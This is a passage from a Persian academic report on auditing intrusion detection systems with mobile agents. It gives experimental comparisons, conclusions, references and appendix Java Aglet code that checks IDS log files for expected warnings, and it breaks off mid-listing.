معیار دیگری که بر اساس آن می‌توان سه حالت بازرس را با یکدیگر مقایسه کرد میزان تحمل آنها در برابر خرابی‌ها است. سیستم متمرکز همانطور که از نام آن مشخص است دارای یک سیستم مرکزی است که عمل بازرسی را انجام می‌دهد. اگر به هر دلیل این مرکز از عمل متوقف شود بازرسی نیز متوقف می‌شود. اما در دو حالت دیگر این مساله وجود ندارد و این به علت خاصیت توزیع‌شدگی آنها می‌باشد. در سیستم بازرس محلی اگر هر بازرس از کار بایستد تنها همان سیستم است که از داشتن بازرسی محروم می‌شود و سایر سیستم‌ها می‌توانند به کار خود ادامه دهند. در مقایسه با این روش بازرس‌های مبتنی بر عامل نیز ممکن است که کار خود را بدرستی انجام ندهند. اما با متوقف شدن عمل یک بازرس سایر عامل‌ها می‌توانند به کار خود ادامه دهند. علاوه بر این در هر سیستم برای دریافت عامل‌ها احتیاج به یک agency است، اگر هر agency نیز از عمل صحیح بایشتد تنها همان سیستم است که نمی‌تواند مورد بازرسی قرار گیرد.

یکی دیگر از موارد قابل مقایسه در بین سه نوع بازرس خاصیت تغییرات پویای سیستم بازرس می‌باشد. خاصیت تغییر پویا به این معنی است که ممکن است هر از چند وقت لازم باشد تا شیوه بررسی سیستم‌های تشخیص‌نفوذ فرق کند. برای انجام این کار باید بازرس را به گونه‌ای تغییر داد که متناسب با نیازها عمل کند. در دو حالت متمرکز و عامل متحرک این کار به راحتی صورت می‌گیرد. تنها کافی است که در سیستم مرکزی تغییرات مورد نظر اعمال شود و یا آنکه تغییرات به عامل‌ها داده شود. در صورتی که شبکه مورد حفاظت از تعداد میزبان‌های بالایی برخوردار باشد انجام این کار برای روش بازرس محلی کاری دشوار و وقت‌گیر است.

با توجه به مطالب فوق (میزان بار شبکه، میزان بار پردازنده و میزان حافظه مصرفی) مشخص است که سیستم بازرس محلی دارای کارایی بهتری در مقایسه با سایر روش‌ها می‌باشد. البته در مواردی که شبکه وسعت زیادی داشته باشد به علت عدم خاصیت تغییر پویای این روش، استفاده از آن مشکل خواهد بود. در این حالت می‌توان از دو روش متمرکز و عامل متحرک استفاده کرد. البته با توجه به آنکه سیستم بازرس متمرکز در مقابل حملات بسیار حساس و single point of failure است و پایداری سیستم را کم می‌کند (به علت اینکه در صورت از کار افتادن نقطه مرکزی، عملکرد سیستم

بازرسی مختل می‌شود) و همچنین افزایش بار آن در شبکه‌های بزرگ، استفاده از بارس مبتنی بر عامل‌های متحرک در شبکه‌ای با وسعت بالا در مقایسه با سایر روش‌ها می‌تواند مفید باشد.

در رابطه با سیستم‌های بازرس مبتنی بر عامل‌های متحرک نیز آزمایش‌های جداگانه‌ای در بخش ۶-۴-۲ انجام شده است. اولین آزمایشی که در این حالت انجام شده است مقایسه زمان پاسخ عامل‌ها در سه محیط شبکه‌ای مختلف (Linux-Linux، Linux-Windows و Windows-Windows) می‌باشد. در شکل ۶-۷ نتایج این سه شبکه نشان داده شده است. همانطور که در شکل مشخص است بهترین زمان پاسخ مربوط است به زمانی که شبکه کاملاً بر پایه Linux باشد و بدترین حالت زمانی است که شبکه مبتنی بر Windows باشد. در صورتی که شبکه از دو نوع سیستم تشکیل شده باشد زمان پاسخ در بین این دو حالت قرار می‌گیرد.

یکی دیگر از آزمایش‌هایی که در سیستم‌های بازرس مبتنی بر عامل‌های متحرک صورت گرفته است تعیین تعداد استفاده از بازرس‌ها با توجه به تعداد میزبان‌های شبکه است. نتایج بدست آمده برای شبکه‌هایی با دو تا هفت میزبان در جداول ۶-۴ تا ۶-۹ آورده شده است. برای مقایسه بین تعداد بازرس‌ها از دو پارامتر زمان پاسخ و میزان بار شبکه استفاده شده است. مشخص است بهترین حالت زمانی است که هم زمان پاسخ و هم میزان بار شبکه کم باشد. به این ترتیب می‌توان گفت بهترین تعداد عامل زمانی است که حاصل ضرب زمان پاسخ در میزان بار شبکه حداقل شود. نکته‌ای که در اینجا باید یادآور شد این است که نتایج بدست آمده در جداول فوق در حالتی است که مسیر حرکت برای تمام بازرس ثابت بوده است به این ترتیب که در صورت داشتن n میزبان و m بازرس m-1 بازرس تعداد m-1 میزبان را بررسی می‌کنند و بازرس m ام سایر میزبان‌ها را مورد بررسی قرار می‌دهد. با توجه به این جداول که نمودار حاصل بار شبکه در زمان پاسخ آنها در شکل ۶-۹ آورده شده است، می‌توان دید که بهترین جواب‌ها در زمانی صورت می‌گیرد که یک بازرس تمام میزبان‌ها را بررسی کند و یا آنکه برای هر میزبان یک بازرس مستقل وجود داشته باشد. در حالت اول میزان بار شبکه حداقل و زمان پاسخ حداکثر می‌شود و در حالت دوم این مساله به صورت عکس انجام می‌شود. البته در صورتی که مسیر حرکت برای بازرس‌ها تغییر داده شود می‌توان برای تعداد بازرس‌های مختلف دیگر نیز جواب بهینه را بدست آورد. همانطور که در جداول ۶-۱۰، ۶-۱۱ و ۶-۱۲ مشخص است در صورتیکه شبکه به صورت مساوی بین بازرس‌ها تقسیم شود می‌توان جواب بهینه را بدست آورد. برای مثال در صورتی که شبکه‌ای شش میزبان داشته باشد اگر سه بازرس وجود داشته باشد که هر یک دو میزبان را بررسی کنند و یا آنکه دو بازرس باشد که هر یک سه میزبان را بررسی کنند جوابی مشابه یک بازرس و شش بازرس را تولید می‌کند. انتخاب هر کدام از این روش‌ها با توجه به سیاست‌های مدیر شبکه صورت می‌گیرد. در صورتی که زمان پاسخ بالا اهمیت داشته باشد روش منتخب قرار دادن یک بازرس برای هر میزبان است، به علت اینکه در این حالت هر میزبان توسط یک بازرس بررسی می‌شود، زمان حداقل می‌شود، اما با توجه به اینکه به تعداد میزبان‌ها بازرس وجود دارد، بار ارسالی بازرس‌ها بر روی شبکه حداکثر می‌شود. زمانی که بار شبکه اهمیت دارد می‌توان از یک بازرس برای بررسی کل میزبان‌ها استفاده کرد. به علت اینکه در این حالت تنها یک بازرس وجود دارد که باری که در شبکه ایجاد می‌کند، حداقل است اما چون یک بازرس است و وظیفه بررسی تمام میزبان‌ها را بر عهده دارد، زمان پاسخ آن زیاد می‌شود.در سایر شرایط می‌توان از حالات میانی استفاده کرد به این شرط که به هر بازرس تعدادی متوسط میزبان رسیده باشد.

۷- خلاصه و نتیجه‌گیری

سیستم‌های تشخیص‌نفوذ یکی از ابزارهای مورد استفاده در ایجاد امنیت شبکه‌های کامپیوتری می‌باشند. این سیستم‌ها را می‌توان از دو دیدگاه دسته‌بندی کرد. یک دیدگاه مربوط می‌شود به منبع اطلاعات این سیستم‌ها و دیگری عبارت است روش بررسی نفوذها. از جنبه روش بررسی نفوذها دو دسته سیستم را می‌توان در نظر گرفت که عبارتند از روش تشخیص سوءاستفاده و روش تشخیص ناهنجاری. در روش تشخیص سوءاستفاده، سیستم تشخیص‌نفوذ سعی می‌کند با جستجوی الگوهای از پیش تعریف شده حملات مورد نظر را پیدا کند. در روش تشخیص ناهنجاری هدف تشخیص حملات جدید است. برای این منظور معمولاً سیستم تشخیص‌نفوذ در یک دوره آموزش رفتار سیستم را مورد بررسی قرار می‌دهد تا از این طریق رفتار عادی را بدست آورد. بعد از طی این مرحله نوبت تشخیص حملات می‌شود. در این حالت با مقایسه رفتار سیستم و رفتار عادی سعی در پیدا کردن حملات را دارد. از جنبه منبع اطلاعات نیز می‌توان دو دسته سیستم را معرفی کرد که عبارتند از سیستم‌های تشخیص‌نفوذ مبتنی بر میزبان و سیستم‌های تشخیص‌نفوذ مبتنی بر شبکه. در سیستم‌های مبتنی بر میزبان اطلاعات جمع‌آوری شده از روی خود سیستم بدست می‌آید. این اطلاعات یا توسط سیستم‌عامل در اختیار قرار داده می‌شود و یا آنکه توسط برنامه‌های خاصی که رویدادها را ثبت می‌کنند بدست می‌آید. در سیستم‌های مبتنی بر شبکه، اطلاعات مورد نظر از روی ترافیک جمع‌آوری شده از شبکه بدست می‌آید. دسته‌ای از حملات هستند که به صورت توزیع شده عمل می‌کنند. در این حملات با بررسی اطلاعات یک سیستم نمی‌توان آن حمله را تشخیص داد و همچنین ممکن است با بررسی ترافیک شبکه نیز آن حمله تشخیص داده نشود. در این موارد باید از سیستم‌های تشخیص‌نفوذ توزیع‌شده استفاده کرد. روش عملکرد اینگونه سیستم‌ها در دید کلی به این ترتیب است که در اطلاعات میزبان‌های مختلف شبکه به صورت یکجا مورد بررسی قرار می‌گیرد و بر اساس آن حملات تشخیص داده می‌شود. این عمل می‌تواند به روش‌های گوناگونی انجام شود. برای مثال استفاده از مدل client/server و نقطه-به-نقطه در این حالت می‌تواند مفید باشد. مدل دیگری که بر اساس آن می‌توان حملات توزیع‌شده را تشخیص داد استفاده از عامل‌های متحرک است. عامل‌های متحرک برنامه‌هایی هستند که به صورت خودمختار عمل می‌کنند و توانایی منتقل شدن از روی یک سیستم به سیستم دیگر در شبکه را دارند.

امنیت یک شبکه با استفاده از سیستم‌های تشخیص‌نفوذ تا حد خوبی ایجاد می‌شود، اما اگر این سیستم‌ها به هر دلیل از عملکرد صحیح متوقف شوند در نظام امنیتی شبکه مشکل ایجاد می‌شود. این مساله نیاز به وجود بازرسی را به منظور بررسی سیستم‌های تشخیص‌نفوذ ایجاد می‌کند. بازرسی را می‌توان به شیوه‌های مختلفی ایجاد کرد. این شیوه‌ها عبارتند از روش متمرکز یا client/server، روش محلی و استفاده از عامل‌های متحرک. با استفاده از آزمایش‌های مختلفی که برای مقایسه این سه حالت انجام شد نتایجی به دست آمد. روش محلی در مقایسه با دو روش دیگر از لحاظ میزان مصرف منابع سیستم، میزان بار شبکه و زمان پاسخ به صورت کارامدتری عمل می‌کند. همچنین در مقابل خرابی‌ها از روش متمرکز مشابه بازرس مبتنی بر عامل متحرک است که در مقایسه با روش متمرکز بهتر عمل می‌کنند. مشکلی که این دسته از بازرس‌ها دارد عدم قابلیت تغییرات دینامیکی آن است، به این معنی که در صورت نیاز به تغییر مکانیزم کار لازم است تا تمام بازرس‌ها به صورت جداگانه تغییر کنند که این یک عمل زمان‌گیر است. با توجه به این مطالب استفاده از اینگونه

بازرس‌ها در شبکه‌های کوچک بهترین روش است. سیستم‌های متمرکز به علت داشتن single point of failue روش مناسبی برای بازرسی نمی‌باشد. روش بازرس مبتنی بر عامل‌ها در مقایسه با روش محلی دارای مشکلاتی است که میزان مصرف منابع و میزان بار شبکه از جمله آنها می‌باشد. البته این بار در کل مقدار قابل توجهی نمی‌باشد. مزیت این روش در مقابل روش محلی امکان تغییر دینامیکی سیستم است. به این ترتیب می‌توان گفت که استفاده از این روش در شبکه‌های بزرگ روش مناسبی خواهد بود.

در مقایسه‌ای که بین بسترهای مختلف انجام شد نتیجه‌ای به این ترتیب حاصل شد که زمان پاسخ بازرس‌های مبتنی بر عامل در بسترهای Linux-Linux بهترین جواب و در Windows-Windows بدترین جواب را ایجاد می‌کند.

با توجه به وسعت شبکه می‌توان تعداد متفاوتی بازرس را بر روی شبکه ارسال کرد. دو پارامتر در این بین می‌تواند تعداد بازرس‌ها را تعیین کند. این دو پارامتر عبارتند از زمان پاسخ و میزان ترافیک شبکه. مشخص است که بهترین جواب زمانی پیدا می‌شود که این دو مقدار کمتریم مقدار خود را داشته باشند. با توجه به این مورد و انجام آزمایشات صورت گرفته تعداد بازرس‌ها را می‌توان به ترتیبی انتخاب کرد که به هر بازرس تعداد مساوی میزبان برسد. علاوه بر این حالت در صورتی‌که یک بازرس کل شبکه را بازرسی کند و یا آنکه هر میزبان را یک بازرس بررسی کند جواب‌های مساعدی را می‌دهند. انتخاب تعداد مورد نظر با در نظر گرفتن شرط فوق بستگی به سیاست‌های مورد نظر مدیر شبکه دارد.

۸- مراجع و منابع

[1] Rebecca Gurley Bace، “*Intrusion Detection*”، Macmillan Technical Publishing، 2000

[2] Christopher Krugel, Thomas Toth, “*Applying Mobile Agent Technology to Intrusion Detection*”, Technical University Vienna, 2000

[3] Mats Person، “*Mobile Agent Architectures*”، Defense Research Establishment، 2000

[4] Jose Durate، Luiz Fernando، “*Micael: An Autonomous Mobile Agent System to Protect New Generation Networked Applications*”، URFJ – Rio de Janeiro، 2001

[5] Midori Asaka, Atsushi Taguch, Shigeki Goto, “*The Implementation of IDA: An Intrusion Detection Agent System*”, IPA, Waseda University, 1998

[6] Christopher Krugel، Thomas Toth, “*Sparta, A Mobile Agent based Intrusion Detection System*”، Technical University Vienna، 2000

[7] Christopher Krugel، Thomas Toth, “*Flexible, Mobile Agent Based Intrusion Detection for Dynamic Networks*”، Technical University Vienna، 2001

[8] Noria Foukia، “*Intrusion Detection with Mobile Agent*”، University of Geneva، 2001

[9] Martin Roesch, “*Snort – Light Weight Intrusion Detection for Networks*”, USENIX Association, 1999

[10] Martin Roesch , “*Snort User Manual*”, www.snort.org,

[11] Denny B. Lange, Mitsuru Oshima, “*Programming and Deploying Java Mobile Agents with Aglets*”, Addison Wesley, 1998

[12] Jai Suunder، Jose Omar، “*An Architecture for Intrusion Detection using Autonomous Agents*”، Purdue University، 1998

[13] Wayne Jansen, Tom Karygiannis, “*Mobile Agent Security*”, National Institute of Standards and Technology, 1998

[14] Richard P. Lippmann, David J. Fried, “*Evaluating Intrusion Detection Systems: The 1998 DARPA Off-line Intrusion Detection Evaluation*”, Lincoln Laboratory MIT, 1999

[15] Edward G. Amoroso, “*Fundamentals of Computer Security Technology*”, Prentice Hall, 1994

[16] Guy Helmer، Johnny S. K. Wong، “*Lightweight Agent for Intrusion Detection*”، Iowa State University، 2000

[17] Gene H. Kim, Eugene H. Spafford, “*The Design and Implementation of Tripwire: A File System Integrity Checker*”, Purdue University, 1995

[18] Kristopher Kendall, “*A Database of Computer Attacks for the Evalution of Intrusion Detection System*”, Massachusetts institude of technology, 1999

[19] Herbert Schildt, *“Java 2: The Complete Reference*”, McGrawHill, 2001

[20] James Stanger, Patrick T. Lane, Edgar Danielyan, “*Hack Proofing Linux*”, Syngress, 2001

ضمیمه ۱

در این ضمیمه لیست برنامه‌های پیاده‌سازی شده در این پروژه آورده می‌شود:

۱- بازرس بررسی‌کننده تشخیص حمله (عامل متحرک)

- **کد توزیع‌کننده**

```
package MA;
import com.ibm.aglet.*;
import com.ibm.aglet.event.*;
import java.net.*;
import java.io.*;

public class ProcessAudit extends Aglet {
  public static final int MAX_ATTACK = 10;
   String baseAddress = new String();
   int idsNum = 0;
   String[] host;
   String[] idsName;
   String[] idsInfo;
   int attackIdsNum = 0;
   String[] attackIdsInfo;
   int position = 0;
   int posCount = 0;
   String resultMsg = new String();

   class AttackWarning {
      public String attack = new String();
      public String warning = new String();
      public boolean result;
      public String toString() {
         return attack + " " + warning + " " + result;
      }
   };
   //-------------------------------

   public void onCreation(Object o) {
      String str = new String();
      int index1 = 0, index2 = -1;

      addMobilityListener(new MobilityAdapter() {
         public void onArrival(MobilityEvent e) {
            if (position == 1) {
         checkIdsInfo();
       if (posCount < idsNum - 1) {
         try {
                  posCount++;
                  dispatch(new URL(new String("atp://" + host[posCount])));
          } catch(Exception ex) {
     System.out.println("can not dispatch ...");
     System.out.println("atp://" + host[posCount]);
```

```
  dispose();
       }
     } else {
       try {
  position = 0;
  dispatch(new URL(new String("atp://" + baseAddress)));
       } catch(Exception ex) {
  System.out.println("can not dispatch ...");
  System.out.println("atp://" + baseAddress);
  dispose();
      }
    }
} else {
  System.out.println(resultMsg);
     }
     }
});


if (this.position == 0) {
  this.baseAddress = (String)((Object[])o)[0];
  Integer n = (Integer)((Object[])o)[1];
  this.attackIdsNum = n.intValue();
  n = (Integer)((Object[])o)[2];
  this.idsNum = n.intValue();
  this.idsInfo = new String[this.idsNum];
  this.idsName = new String[this.idsNum];
  this.host = new String[this.idsNum];
  this.attackIdsInfo = new String[this.attackIdsNum];
  for (int i = 0; i < this.idsNum; i++) {
     str = (String)((Object[])o)[3 + i];
     for (int j = 0; j < 3; j++) {
       index1 = index2 + 1;
       index2 = str.indexOf(' ', index1);
      switch (j) {
case 0:
      this.host[i] = new String(str.substring(index1, index2));
         break;
 case 1:
         this.idsName[i] = new String(str.substring(index1, index2));
         break;
    case 2:
         this.idsInfo[i] = new String(str.substring(index1));
         break;
    }
     }
  }

  for (int i = 0; i < this.attackIdsNum; i++) {
     str = (String)((Object[])o)[3 + this.idsNum + i];
     this.attackIdsInfo[i] = new String(str);
  }

  this.position = 1;
  this.sortHost();
```

```
      try {
          setText("man raftam...");
         dispatch(new URL(new String("atp://" + this.host[0])));
      } catch(Exception e) {
         System.out.println(e);
        dispose();
      }
   }
}
//-------------------------------

void sortHost() {
   for (int i = 0; i < this.idsNum; i++)
      for (int j = i; j < this.idsNum; j++)
          if (this.host[i].compareTo(this.host[j]) > 0) {
   String temp;
   temp = this.host[i];
   this.host[i] = this.host[j];
   this.host[j] = temp;
   temp = this.idsName[i];
   this.idsName[i] = this.idsName[j];
   this.idsName[j] = temp;
   temp = this.idsInfo[i];
   this.idsInfo[i] = this.idsInfo[j];
   this.idsInfo[j] = temp;
          }
}
//-------------------------------

void checkIdsInfo() {
    String tempHost = this.host[this.posCount];
    String tempIdsInfo = new String();
    String tempIdsName = new String();


    while (true) {
        if (tempHost.compareTo(this.host[this.posCount]) != 0)
            break;
        tempIdsInfo = this.idsInfo[this.posCount];
        tempIdsName = this.idsName[this.posCount];
        createResultMsg(this.doProcess(tempIdsInfo, tempIdsName));
        this.posCount++;
         if (this.posCount == this.idsNum)
             break;
     }
}
//-------------------------------

boolean doProcess(String info, String name) {
    int num = 0, index1 = 0, index2 = 0, midIndex;;
    String str;
    AttackWarning[] attackWarning = new AttackWarning[ProcessAudit.MAX_ATTACK];
    int attackWarningNum;
    FileReader fileReader = null;
    BufferedReader bufferReader = null;
```

```
    try {
        fileReader = new FileReader(info);
        bufferReader = new BufferedReader(fileReader);
     } catch(Exception e) {
        System.out.println("\ncan not open input file ...");
     }

     for (int i = 0; i < this.attackIdsNum; i++)
         if (this.attackIdsInfo[i].indexOf(name) != -1) {
   num = i;
   break;
         }


         str = this.attackIdsInfo[num];
         attackWarningNum = 0;
         while (true) {
   index1 = str.indexOf('(', index2);
   index2 = str.indexOf(')', index1);
   midIndex = str.indexOf(' ', index1);
   if (index1 == -1 || index2 == -1)
          break;
   attackWarning[attackWarningNum] = new AttackWarning();
   attackWarning[attackWarningNum].attack = str.substring(index1 + 1, midIndex);
   attackWarning[attackWarningNum].warning = str.substring(midIndex + 1, index2);
   attackWarning[attackWarningNum].result = false;
   attackWarningNum++;
        }
        return checkData(bufferReader, attackWarning, attackWarningNum);
 }
 //------------------------------

boolean checkData(BufferedReader bufferReader,AttackWarning[] attackWarning, int attackWarningNum)
{
   int i;
   try {
      String s;
      while ((s = bufferReader.readLine()) != null) {
         for (i = 0; i < attackWarningNum; i++)
            if (attackWarning[i].result == false)
               break;
            if (i == attackWarningNum)
    return true;
            for (i = 0; i < attackWarningNum; i++)
       if (s.indexOf(attackWarning[i].warning) != -1)
             attackWarning[i].result = true;
       }

      for (i = 0; i < attackWarningNum; i++)
          if (attackWarning[i].result == false)
   break;
      if (i == attackWarningNum)
   return true;
    } catch (IOException e) {
```

```
        System.out.println("\ncan nor read from file ...");
    }
    return false;
}
//-------------------------------

void createResultMsg(boolean result) {
    this.resultMsg += "IDS (" + this.idsName[this.posCount] + ") working is: " + result + " ...\n";
}
 //-------------------------------
   public void run() {
   }
}
```

- کد بازرس

```
package MA;
import java.io.*;
import com.ibm.aglet.*;
import com.ibm.aglet.event.*;

class IdsInfo {
   public String hostIp = new String();
   public String idsName = new String();
   public String idsLogFile = new String();

   public String toString() {
     return this.hostIp + " " + this.idsName + " " + this.idsLogFile;
   }
};
//-----------------------------------

class AuditIdsInfo {
   public static final int MAX_HOST = 10;
   int auditNum = 0;
   String[] idsInfo = new String[AuditIdsInfo.MAX_HOST];
   int idsNum = 0;
    //---------------------------------

    public void setAuditNum(int num) {
      this.auditNum = num;
    }
    //---------------------------------

    public void setIdsInfo(String info) {
      this.idsInfo[this.idsNum] = new String();
      this.idsInfo[this.idsNum++] = info;
    }
    //---------------------------------

    public int getAuditNum() {
      return this.auditNum;
    }
    //---------------------------------

    public int getIdsNum() {
```

```
        return this.idsNum;
    }
    //---------------------------------

    public String getIdsInfo(int num) {
        return this.idsInfo[num];
    }
};
//-----------------------------------

class AuditInfo {
    String baseAddress = new String();
    AuditIdsInfo[] auditInfo;
    int auditNum = 0;
    int delay;
    String section = new String();
    FileReader fileInput = null;
    BufferedReader fileInputBuf = null;
    //---------------------------------

    public AuditInfo(String fileName) {
        try {
            this.fileInput = new FileReader(fileName);
            this.fileInputBuf = new BufferedReader(this.fileInput);
        } catch (FileNotFoundException e) {
            System.out.println("file not found ...");
            System.exit(1);
        }
        this.readFile();
    }
    //---------------------------------

    void readFile() {
        String str;
        try {
        while ((str = this.fileInputBuf.readLine()) != null)
        if (str.length() > 0)
                this.parseLine(str);
        } catch (IOException e) {
        System.out.println("Can not read ...");
        }
    }
    //---------------------------------

    void parseLine(String str) {
        if (str.startsWith("["))
            this.section = str.substring(str.indexOf("[") + 1, str.indexOf("]"));
        else if (this.section.equals("BASE"))
            this.readBaseAddress(str);
        else if (this.section.equals("AUDIT_NUM"))
            this.readAuditNum(str);
        else if (this.section.equals("IDS_INFO"))
            this.readIdsInfo(str);
        else if (this.section.equals("DELAY"))
            this.readDelayInfo(str);
    }
```

```
  //---------------------------------

  void readBaseAddress(String str) {
     this.baseAddress = str;
  }
  //---------------------------------

  void readAuditNum(String str) {
     this.auditNum = Integer.valueOf(str).intValue();
     this.auditInfo = new AuditIdsInfo[this.auditNum];
     for (int i = 0; i < this.auditNum; i++)
         this.auditInfo[i] = new AuditIdsInfo();
  }
  //---------------------------------

  void readIdsInfo(String str) {
    int num = 0;
    int index1 = 0, index2 = -1;
     IdsInfo ids = new IdsInfo();

     for (int i = 0; i < 4; i++) {
        index1 = index2 + 1;
        index2 = str.indexOf(' ', index1);
        switch (i) {
    case 0:
          num = Integer.valueOf(str.substring(index1, index2)).intValue();
          break;
       case 1:
          ids.hostIp = str.substring(index1, index2);
          break;
       case 2:
          ids.idsName = str.substring(index1, index2);
          break;
        case 3:
          ids.idsLogFile = str.substring(index1);
           break;
    }
    }
    this.auditInfo[num - 1].setIdsInfo(ids.toString());
   this.auditInfo[num - 1].setAuditNum(num);
}
//---------------------------------

void readDelayInfo(String str) {
   this.delay = Integer.valueOf(str).intValue();
}
//---------------------------------

public String getBaseAddress() {
   return this.baseAddress;
}
//---------------------------------

 public int getAuditNum() {
   return this.auditNum;
}
```

```
  //---------------------------------

   public int getDelay() {
      return this.delay;
   }
   //---------------------------------

   public AuditIdsInfo getAuditIdsInfo(int num) {
      return this.auditInfo[num];
  }
}
//-----------------------------------

class AttackWarning {
   public static final int ATTACK_NUM = 10;
     String idsName = new String();
     String[] attack = new String[AttackWarning.ATTACK_NUM];
     String[] warning = new String[AttackWarning.ATTACK_NUM];
     int attackNum = 0;
     //---------------------------------

     public void setIdsName(String name) {
         this.idsName = name;
     }
     //---------------------------------

      public void setAttackWarning(String attack, String warning) {
         this.attack[this.attackNum] = new String(attack);
         this.warning[this.attackNum] = new String(warning);
         this.attackNum++;
      }
      //---------------------------------

       public String getAttackWarningInfo() {
          String info;
          info = this.idsName + " ";
          for (int i = 0; i < this.attackNum; i++)
          info = info + "(" + this.attack[i] + " " + this.warning[i] + ") ";
       return info;
       }
}
//-----------------------------------

class AttackInfo {
   public static final int IDS_NUM = 4;
   public static final String[] idsFileName = new String[] {
       new String("d:\\1.txt"),
       new String("d:\\2.txt"),
       new String("d:\\3.txt"),
       new String("d:\\4.txt")};
  AttackWarning[] attackWarning = new AttackWarning[AttackInfo.IDS_NUM];
  FileReader fileInput = null;
  BufferedReader fileInputBuf = null;
   int idsNum = 0;
   //---------------------------------
```

```
public AttackInfo() {
  for (int i = 0; i < AttackInfo.IDS_NUM; i++)
    attackWarning[i] = new AttackWarning();
  for (int i = 0; i < AttackInfo.IDS_NUM; i++) {
      try {
this.fileInput = new FileReader(idsFileName[i]);
this.fileInputBuf = new BufferedReader(this.fileInput);
      } catch (FileNotFoundException e) {
System.out.println("file not found ...");
      }
this.readFile();
   }
 }
//----------------------------------

void readFile() {
  String str;
  try {
      this.attackWarning[this.idsNum] = new AttackWarning();
      while ((str = this.fileInputBuf.readLine()) != null)
      if (str.length() > 0)
   this.parseLine(str);
      this.idsNum++;
      this.fileInput.close();
      this.fileInputBuf.close();
   } catch (IOException e) {
      System.out.println("Can not read ...");
   }
 }
 //----------------------------------

 void parseLine(String str) {
    int index1, index2;
    String attack, warning;

    if (str.indexOf('=') != -1)
       this.attackWarning[this.idsNum].setIdsName(str.substring(str.indexOf('=') + 1));
    else {
       index1 = str.indexOf(" ");
       attack = str.substring(0, index1);
       index1 = str.indexOf("");
       index2 = str.indexOf("", index1 + 1);
       warning = str.substring(index1 + 1, index2);
        this.attackWarning[this.idsNum].setAttackWarning(attack, warning);
      }
  }
  //----------------------------------

  public String getAttackInfo(int index) {
      if (index < AttackInfo.IDS_NUM)
return this.attackWarning[index].getAttackWarningInfo();
       return null;
  }
  //----------------------------------

  public int getIdsNum() {
```

```
        return this.idsNum;
    }
};
//-----------------------------------

public class AgletAudit extends Aglet{
    public static final int MAX_OBJ = 20;
    AuditInfo auditInfo = null;
    AttackInfo attackInfo = null;
    //---------------------------------

    void createAudit() {
       int auditNum = auditInfo.getAuditNum();
       AuditIdsInfo auditIdsInfo = new AuditIdsInfo();

       Object[][] o = new Object[auditNum][AgletAudit.MAX_OBJ];
       for (int i = 0; i < auditNum; i++) {
         auditIdsInfo = auditInfo.getAuditIdsInfo(i);
         o[i][0] = new String(this.auditInfo.getBaseAddress());
         o[i][1] = new Integer(attackInfo.IDS_NUM);
         o[i][2] = new Integer(auditIdsInfo.getIdsNum());
         for (int j = 0; j < auditIdsInfo.getIdsNum(); j++)
     o[i][3 + j] = new String(auditIdsInfo.getIdsInfo(j));
         for (int j = 0; j < this.attackInfo.getIdsNum(); j++)
     o[i][3 + auditIdsInfo.getIdsNum() + j] = new String(this.attackInfo.getAttackInfo(j));
        }

        while (true) {
  for (int i = 0; i < auditNum; i++)
     try {
            AgletContext cxt = getAgletContext();
            AgletProxy proxy = cxt.createAglet(null, "MA.ProcessAudit", o[i]);
        } catch(Exception e) {
            System.out.println("can not create new agent ...");
            System.exit(1);
        }
     try {
     Thread.sleep(this.auditInfo.getDelay());
  } catch(Exception e) {
     System.out.println("can not sleep ...");
     System.exit(1);
  }
        }
    }
    //---------------------------------

    public void run() {
        this.auditInfo = new AuditInfo("d:\\conf.txt");
        this.attackInfo = new AttackInfo();
        this.createAudit();
    }
}
```

۲- بازرس بررسی کننده صحت فرایند (عامل متحرک)

- توزیع کننده

```
package audit;

import java.io.*;
import com.ibm.aglet.*;
import com.ibm.aglet.event.*;

class IdsInfo {
  public String hostIp = new String();
  public String idsName = new String();
  public String infoLoc = new String();
  public String toString() {
    return hostIp + " " + idsName + " " + infoLoc;
  }
};
//-----------------------------------------------------------

class AuditInfo {
  public static final int MAX_HOST = 10;
  int auditNum;
  String[] idsInfo = new String[AuditInfo.MAX_HOST];
  int idsNum = 0;
  //----------------------------------

  public AuditInfo() {
    for (int i = 0; i < AuditInfo.MAX_HOST; i++)
      this.idsInfo[i] = new String();
  }
  //----------------------------------

  public void setAuditNum(int num) {
    this.auditNum = num;
  }
  //----------------------------------

  public void setIdsInfo(String map) {
    this.idsInfo[this.idsNum++] = map;
  }
  //----------------------------------

  public int getIdsNum() {
    return this.idsNum;
  }
  //----------------------------------

  public String getIdsInfo(int num) {
    return this.idsInfo[num];
  }
```

```
};
//--------------------------------------------------------

public class AgletAudit extends Aglet {
   public static final int MAX_OBJ = 20;
   AuditInfo[] auditInfo;
   int auditNum = 0;
   int delay = 0;
    String baseAddress = new String();
    String section = new String();
    FileReader fileInput = null;
    BufferedReader fileInputBuf = null;
    //----------------------------------

    void Init(String fileName) {
       try {
         this.fileInput = new FileReader(fileName);
         this.fileInputBuf = new BufferedReader(this.fileInput);
       } catch (FileNotFoundException e) {
         System.out.println("file not found ...");
         System.exit(1);
       }
       this.readFile();
   }
   //----------------------------------

  void readFile() {
      String str;
      try {
         while ((str = this.fileInputBuf.readLine()) != null)
            if (str.length() > 0)
                this.parseLine(str);
       }catch (IOException e) {
         System.out.println("Can not read ...");
       }
  }
  //----------------------------------

 void parseLine(String str) {
    if (str.startsWith("["))
       this.section = str.substring(str.indexOf("[") + 1, str.indexOf("]"));
    else if (this.section.equals("BASE"))
       this.readBaseAddress(str);
    else if (this.section.equals("AUDIT_NUM"))
       this.readAuditNum(str);
    else if (this.section.equals("IDS_INFO"))
       this.readIdsInfo(str);
    else if (this.section.equals("DELAY"))
       this.readDelayInfo(str);
  }
  //----------------------------------

  void readBaseAddress(String str) {
     this.baseAddress = str;
  }
```

```
//----------------------------------

void readAuditNum(String str) {
  this.auditNum = Integer.valueOf(str).intValue();
  this.auditInfo = new AuditInfo[this.auditNum];
  for (int i = 0; i < this.auditNum; i++)
    this.auditInfo[i] = new AuditInfo();
}
//----------------------------------
  void readIdsInfo(String str) {
   int num = 0;
   int index1 = 0, index2 = -1;
   IdsInfo ids = new IdsInfo();

   for (int i = 0; i < 4; i++) {
     index1 = index2 + 1;
     index2 = str.indexOf(' ', index1);
     switch (i) {
     case 0:
          num = Integer.valueOf(str.substring(index1, index2)).intValue();
        break;
     case 1:
        ids.hostIp = str.substring(index1, index2);
        break;
     case 2:
        ids.idsName = str.substring(index1, index2);
        break;
     case 3:
        ids.infoLoc = str.substring(index1);
        break;
   }
     }
     this.auditInfo[num - 1].setIdsInfo(ids.toString());
     this.auditInfo[num - 1].setAuditNum(num);
}
//----------------------------------

void readDelayInfo(String str) {
  this.delay = Integer.valueOf(str).intValue();
}
//----------------------------------

void createAudit() {
  Object[][] o = new Object[this.auditNum][AgletAudit.MAX_OBJ];
